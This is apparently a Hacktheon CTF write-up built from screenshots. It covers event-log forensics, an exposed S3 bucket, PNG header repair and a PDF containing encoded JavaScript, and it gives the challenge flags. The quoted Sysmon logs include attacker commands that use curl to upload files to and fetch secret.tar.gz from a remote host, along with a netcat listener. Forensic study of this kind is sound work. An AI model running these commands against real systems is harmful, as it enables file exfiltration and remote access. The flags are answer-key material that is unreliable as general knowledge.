rceIp: 192.168.100.32","PayloadData5":"DestinationHostname: -","PayloadData6":"DestinationIp: 192.168.100.130","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"Netwo
DE563C,IMPHASH=6AE7AB84BE271D954A76D015AA8FF849","PayloadData4":"Signed: true","PayloadData5":"Image: C:\\Windows\\System32\\taskhostw.exe","UserName":"NT AUTHORITY\\SYS
8.100.130","PayloadData5":"DestinationHostname: DESKTOP-71OAN8V","PayloadData6":"DestinationIp: 192.168.100.32","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"Netw
FAFFFB7845464,IMPHASH=2447B641444AC52A5B600C8801CE3532","PayloadData4":"ParentProcess: -","PayloadData5":"ParentProcessID: 2436, ParentProcessGUID: 00000000-0000-0000-00
4":"TargetFilename: C:\\Users\\john\\AppData\\Local\\Temp\\ZAP_2.14.0_Linux.tar.gz","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"FileCreate","ChunkNumber":190,"C
DE563C,IMPHASH=6AE7AB84BE271D954A76D015AA8FF849","PayloadData4":"Signed: true","PayloadData5":"Image: C:\\Windows\\System32\\svchost.exe","UserName":"NT AUTHORITY\\SYSTE
FAFFFB7845464,IMPHASH=2447B641444AC52A5B600C8801CE3532","PayloadData4":"ParentProcess: -","PayloadData5":"ParentProcessID: 2436, ParentProcessGUID: 00000000-0000-0000-00
ata4":"TargetFilename: C:\\Windows\\System32\\SleepStudy\\ScreenOn\\ScreenOnPowerStudyTraceSession-2023-12-14-03-43-46.etl","UserName":"NT AUTHORITY\\LOCAL SERVICE","Map
H=752594E3AD2FFFFC53E7540C87D44150","PayloadData4":"ParentProcess: -","PayloadData5":"ParentProcessID: 2436, ParentProcessGUID: 00000000-0000-0000-0000-000000000000","Pa
SH=567531F08180AB3963B70889578118A3","PayloadData4":"ParentProcess: -","PayloadData5":"ParentProcessID: 2436, ParentProcessGUID: 00000000-0000-0000-0000-000000000000","P
```

1Jonathan > Apps > EvtxeCmd > result > 20240427010633_EvtxECmd_Output.json > ...
BLEMS 2
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
Code

The attack payload is base64 encoded and executed by the same process that scan the network

Rumor 5




```
ame\",\"#text\":\"-\"},{\"@Name\":\"UtcTime\",\"#text\":\"2023-12-13 18:54:32.448\"},{\"@Name\":\"ProcessGuid\",\
n","ExecutableInfo":"curl  -X POST \"http://192.168.100.130:7777/upload\" -F \"file=@command_injection.py\"","Ma
john","ExecutableInfo":"curl  -X POST \"http://192.168.100.130:7777/upload\" -F \"file=@while_command_injection.py\"","MapDescription":"Process creation","Chun
':"python  attack.py","MapDescription":"Process creation","ChunkNumber":190,"Computer":"DESKTOP-71OAN8V","Payload":"{\"EventData\":{\"Data\":[{\"@Name\":\"Rule
":"nc64.exe  -l -p 5454","MapDescription":"Process creation","ChunkNumber":191,"Computer":"DESKTOP-71OAN8V","Payload":"{\"EventData\":{\"Data\":[{\"@Name\":\"
\":{\"Data\":[{\"@Name\":\"RuleName\",\"#text\":\"-\"},{\"@Name\":\"UtcTime\",\"#text\":\"2023-12-13 05:24:15.937\"},{\"@Name\":\"ProcessGuid\",\"#text\":\"1cb
a\":{\"Data\":[{\"@Name\":\"RuleName\",\"#text\":\"-\"},{\"@Name\":\"UtcTime\",\"#text\":\"2023-12-13 05:24:15.998\"},{\"@Name\":\"ProcessGuid\",\"#text\":\"1c
e\":\"RuleName\",\"#text\":\"-\"},{\"@Name\":\"UtcTime\",\"#text\":\"2023-12-13 18:59:28.457\"},{\"@Name\":\"ProcessGuid\",\"#text\":\"1cb11086-ff10-6579-af03-
e\":\"RuleName\",\"#text\":\"-\"},{\"@Name\":\"UtcTime\",\"#text\":\"2023-12-13 18:59:28.473\"},{\"@Name\":\"ProcessGuid\",\"#text\":\"1cb11086-ff10-6579-af03-
schd.dll","MapDescription":"Image loaded","ChunkNumber":191,"Computer":"DESKTOP-71OAN8V","Payload":"{\"EventData\":{\"Data\":[{\"@Name\":\"RuleName\",\"#text\"
unkNumber":191,"Computer":"DESKTOP-71OAN8V","Payload":"{\"EventData\":{\"Data\":[{\"@Name\":\"RuleName\",\"#text\":\"PowerShell\"},{\"@Name\":\"UtcTime\",\"#te
mage loaded","ChunkNumber":191,"Computer":"DESKTOP-71OAN8V","Payload":"{\"EventData\":{\"Data\":[{\"@Name\":\"RuleName\",\"#text\":\"Scheduled Task\"},{\"@Name
ame\",\"#text\":\"-\"},{\"@Name\":\"UtcTime\",\"#text\":\"2023-12-13 19:07:55.485\"},{\"@Name\":\"ProcessGuid\",\"#text\":\"1cb11086-010b-657a-b603-000000001b0
ded","ChunkNumber":191,"Computer":"DESKTOP-71OAN8V","Payload":"{\"EventData\":{\"Data\":[{\"@Name\":\"RuleName\",\"#text\":\"Scheduled Task\"},{\"@Name\":\"Utc
Name\",\"#text\":\"-\"},{\"@Name\":\"UtcTime\",\"#text\":\"2023-12-13 19:11:59.087\"},{\"@Name\":\"ProcessGuid\",\"#text\":\"1cb11086-311f-6579-1f00-000000001b
ohn","ExecutableInfo":"curl  -X GET \"http://192.168.100.130:7777/read_file?filename=secret.tar.gz\" -o secret.tar.gz","MapDescription":"Process creation","Chu
\":\"-\"},{\"@Name\":\"UtcTime\",\"#text\":\"2023-12-13 19:16:26.378\"},{\"@Name\":\"ProcessGuid\",\"#text\":\"1cb11086-030a-657a-b903-000000001b00\"},{\"@Name
\",\"#text\":\"1cb11086-f760-6579-5a02-000000001b00\"},{\"@Name\":\"ProcessId\",\"#text\":\"3868\"},{\"@Name\":\"Image\",\"#text\":\"C:\\\\Users\\\\john\\\\App
\"@Name\":\"RuleName\",\"#text\":\"-\"},{\"@Name\":\"UtcTime\",\"#text\":\"2023-12-13 19:16:54.429\"},{\"@Name\":\"ProcessGuid\",\"#text\":\"1cb11086-311e-6579
\"@Name\":\"RuleName\",\"#text\":\"-\"},{\"@Name\":\"UtcTime\",\"#text\":\"2023-12-13 19:16:54.788\"},{\"@Name\":\"ProcessGuid\",\"#text\":\"1cb11086-311e-6579
CommandLine: \"C:\\Program Files\\VMware\\VMware Tools\\vmtoolsd.exe\"","UserName":"NT AUTHORITY\\SYSTEM","ExecutableInfo":"C:\\Windows\\system32\\cmd.exe /c \
\\svchost.exe -k netsvcs -p -s Schedule","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"C:\\Users\\john\\AppData\\Local\\Microsoft\\OneDrive\\OneDriveSta
2\\svchost.exe -k netsvcs -p -s Schedule","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"C:\\Users\\john\\AppData\\Local\\Microsoft\\OneDrive\\OneDriveSt
ame\",\"#text\":\"-\"},{\"@Name\":\"UtcTime\",\"#text\":\"2023-12-15 00:13:08.083\"},{\"@Name\":\"ProcessGuid\",\"#text\":\"1cb11086-9a13-657b-d803-000000001b0
ded","ChunkNumber":191,"Computer":"DESKTOP-71OAN8V","Payload":"{\"EventData\":{\"Data\":[{\"@Name\":\"RuleName\",\"#text\":\"Scheduled Task\"},{\"@Name\":\"Utc
\\system32\\cmd.exe /c \"\"C:\\Program Files\\VMware\\VMware Tools\\resume-vm-default.bat\"\"","UserName":"NT AUTHORITY\\SYSTEM","ExecutableInfo":"C:\\Windows\
loaded","ChunkNumber":191,"Computer":"DESKTOP-71OAN8V","Payload":"{\"EventData\":{\"Data\":[{\"@Name\":\"RuleName\",\"#text\":\"Scheduled Task\"},{\"@Name\":\"
\":\"RuleName\",\"#text\":\"-\"},{\"@Name\":\"UtcTime\",\"#text\":\"2023-12-15 00:13:10.647\"},{\"@Name\":\"ProcessGuid\",\"#text\":\"1cb11086-9a07-657b-cc03-0
```

than > Apps > EvtxeCmd > result > {} 20240427010633_EvtxECmd_Output.json > ...
secret
1 of 6
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
Code

The attacker request to server's secret.tar.gz


Dog Gallery



```
htodogpics.s3-website.ap-northeast-2.amazonaws.com/OMG_SUPER_S3CR3T_PR0TECTED_F1LE.txt

Oh no! It looks like I made a mistake in configuring the S3 bucket policy, which means that all objects are now visible! This is a big problem, as it means that all of our important files are also exposed.

FLAG : IMPORTANT_S3_P0L1CY_ByJ
```

S3 AWS Bucket if being opened is vulnerable. So i use S3Scanner to scan the bucket and found this "suspicious".txt file

PNG




```
HxD - [C:\1Jonathan\CTFS\Hacktheon\sky.png]

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52
00000010  00 00 07 80 00 00 03 9D 08 06 00 00 00 64 A5 7F
00000020  90 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00 00
00000030  00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00
00000040  00 09 70 48 59 73 00 00 0E F1 00 00 0E F1 01 63
00000050  AD 5A B3 00 00 00 11 74 45 58 74 54 69 74 6C 65
00000060  00 50 44 46 20 43 72 65 61 74 6F 72 41 5E BC 28
00000070  00 00 00 13 74 45 58 74 41 75 74 68 6F 72 00 50
00000080  44 46 20 54 6F 6F 6C 73 20 41 47 1B CF 77 30 00
00000090  00 00 2D 7A 54 58 74 44 65 73 63 72 69 70 74 69
000000A0  6F 6E 00 00 08 99 CB 28 29 29 B0 D2 D7 2F 2F 2F
000000B0  D7 2B 48 49 D3 2D C9 CF CF 29 D6 4B CE CF 05 00
000000C0  6E 9F 08 F1 97 AF 2C B8 00 00 FF 30 49 44 41 54
000000D0  78 5E CC FD 79 B4 ED 5B 76 D7 87 AD 73 CE 3E FD
000000E0  ED DE BB AF 7F 55 AA 4E 55 AF 3A 95 90 50 A1 0E
000000F0  11 08 58 20 D1 18 01 66 28 B1 1C C4 88 35 32 88
00000100  C1 7F 10 9C 8C C0 88 2D 86 1D 6B D8 C1 61 0C 3B
00000110  2A 84 4D 34 12 3B 30 E2 10 39 B1 20 42 8A 64 90
00000120  62 17 A5 0E 51 A8 4A 55 AA F6 55 F3 FA EE B6 A7
00000130  DF E7 9C 7C 3F 73 FD BE 7B CF BD EE EF B7 F7 3E
00000140  F7 BE 07 7C EF 5D 67 AD 35 D7 5C 73 CE 35 57 F3
00000150  6B D6 EF F7 DB 2B 1B D7 9E 3C 5F 59 59 29 2D A0
00000160  11 CE CE CE 22 7F 7E 7E 1E B1 E1 FC CA CA 6A C4
00000170  C0 72 5A DE 79 A0 CE 54 D6 D4 0E A7 4F 4F 4F 27
00000180  E9 5C 7E 51 E4 BA 33 F6 AD AD 46 DE ED 84 8F B0
00000190  DA B1 40 5F 5D 5D 8D 00 1F F6 94 B3 F3 E0 59 5B
000001A0  5B 2B 67 E5 7C 22 2F CB 5D D6 56 E4 1A 59 8E D3
000001B0  61 8F 92 43 F2 D6 B7 77 CA 78 3C 8E 40 9D 15 B5
000001C0  07 99 D8 8D AD D8 B8 22 01 D4 0E 99 A7 B2 58 F1

Offset(h): 0          Block(h): 0-A          Length(h): B          Overwrite
```

s1gnatur35_Are_v3ry_1mp0rtant_1n_th3_5tructur3_of_fil3s


The header chunk of the png is deleted, so I'll just add it

Confidential



```
┌──(jons㉿01-20-jonathans)-[~/ctf/Hacktheon]
└─$ pdf-parser --object 4 --raw --filter confidential.pdf > jspdf

┌──(jons㉿01-20-jonathans)-[~/ctf/Hacktheon]
└─$ cat jspdf
This program has not been tested with this version of Python (3.11.8)
Should you encounter problems, please use Python version 3.11.1
obj 4 0
 Type: /Action
 Referencing:

<<
/Type /Action
/S /JavaScript
/JS <76617220656E636F646564537472203D20225545734442416F41414141414141414141414951442F2F2F2
F2F73414541414C414241414151414141415733527959584E6F585338774D4441774C6D526864502F2F2F2
F384141414141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414141414
```

In confidential, i notices that there are javascript on the pdf, so i use pdf-parser to take a look for it and convert it using cyberchef into ascii



```
144596641414156414141414141414141414141414141414141414F454C4141423362334A6B4C33526F5A57316C4C33526F5A
57316C4D53353462577851537745434C514155414159414341414141414345414C5244647832634441414375434141414155
14141414141414141414141414141414141414139457741416432397954339 7A5A5852306157356E6379393534625778515377
45434C514155414159414341414141414345414F7633366E2B73414141426D4177414148414141414141414141414141414141414
1414141445446674141643239795A433966636D56736379396B62324E316257567564433534625777775636D5673633142
4C415149744142514142674149414141414951444333592F503441414141476343414141414C414141414141414141414141414
1414141414150675841414266636D567363793875636D56736331424C415149744142514142674149414141414951434C
39387951635145414141E6F464141415441414141414141414141414141414141414141414141455A41414142625132397564475
44639556558426C6331307565473173554573424169930414641414741416741414141684148544F306A4376415141416B
514D4141424141414141414141414141414141414141414141416F786F41414752765931427962334A4C3246776343533534625
778515377554741414141414177414441442F41674141674277414141414141223B0D0A0D0A66756E6374696F6E20626173
6536344465636F646528737472297B0D0A2020202072657475726E2061746F6228737472293B0D0A7D0D0A0D0A7661722
06465636F646564537472203D2062617365363444465636F646528656E636F646564537472293B0D0A636F6E736F6C652E
6C6F67286465636F64656453747229
```


```
65673    15                                                   Raw Bytes    LF
```

Output

```
var encodedStr =
"UEsDBAoAAAAAAAAAIQD/////sAEAALABAAAQAAAAW3RyYXNoXS8wMDAwLmRhdP////8AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAFBLAwQUAAYACAAAACEAMB5pGwEBAACxAQAAEQAZAG
RvY1Byb3BzL2NvcmUueG1sIKIVACigAAAAAAAAAAAAAAAAAAAAAAAAAGyQT0vEMBTE74LfoeTepOnqslva7M2TgqCC15C87Qa
bPyRxu/vtTWOtFTwOM+/HvGkPFz0UZ/BBWdMhiitUgBFWKtN36O31odyhIkRuJB+sgQ5dIaADu71phWuE9fDsrQMfFYQikUxo
hOvQKUbXEBLECTQPOCVMMo/Wax6T9D1xXHzwHkhdVVuiIXLJIycTsHQLEc1IKRak+/RDBkhBYAANJgZCMSW/2Qheh38PsrNKa
hWvLv00112zpfg2l/QlqCU4jiMeN7lG6k/J+9PjS361VGbaSgBi0z4ezmralW1aspaTN0/O9phWd7imW3xf0/0uB3+8LP6OzL
4AAAD//wMAUEsDBBQABgAIAKKDdFgXpTo4pwAAAPQAAAAUAAAAd29yZC93ZWJTZXR0aW5ncy54bWyNjkEKwjAQRfeCdwjZ21Q
XIqVNQaQXUA9Q02kbaDJhJhrx9AZ048715/Pff3X7dIt4ALFF38htUUoB3uBg/dTI66XbHGSr16s6VQluZ4gxFyzyyHNFjZxj
```

```
32794    22                                 10ms    Raw Bytes    CRLF (detected)
```

Decode the base64



Input

```
J1QkfVZ0G+8nI3IfsuAc9OlmKTX0hA3P5fFYMGDC+SrWtPA2pyL8QLTshTrr/OMuJbBZeFMRg+cuHS33BB+tdwv/cPsOjW7eI
hWE3sZ8ev45HHpmG/7S59n/Sc8utreScLT6C7JZJ3PmvqDkyru6bzYhIcDLx8b3uxJ7UzAPc/YD/OVfNZ02JxqPifgu3NP8Q+
r1ptVwR/kCceP7+PpV+8AAAD//wMAUEsBAi0ACgAAAAAAAAAhAP////+wAQAAsAEAABAAAAAAAAAAAAAAAAAAAAAAAFt0cmFz
aF0vMDAwMC5kYXRQSwECLQAUAAYACAAAACEAMB5pGwEBAACxAQAAEQAAAAAAAAAAAAAAAAAADeAQAAZG9jUHJvcHMvY29yZS54b
WxQSwECLQAUAAYACAAAACEAF6U6OKcAAAD0AAAAFAAAAAAAAAAAAAAAAAAAAnAwAAd29yZC93ZWJTZXR0aW5ncy54bWxQSwECLQ
AUAAYACAAAACEANAmidJIAAADQAAAAEgAAAAAAAAAAAAAAAAAAAABAAAd29yZC9mb250VGFibGUueG1sUEsBAi0AFAAGAAgAAAA
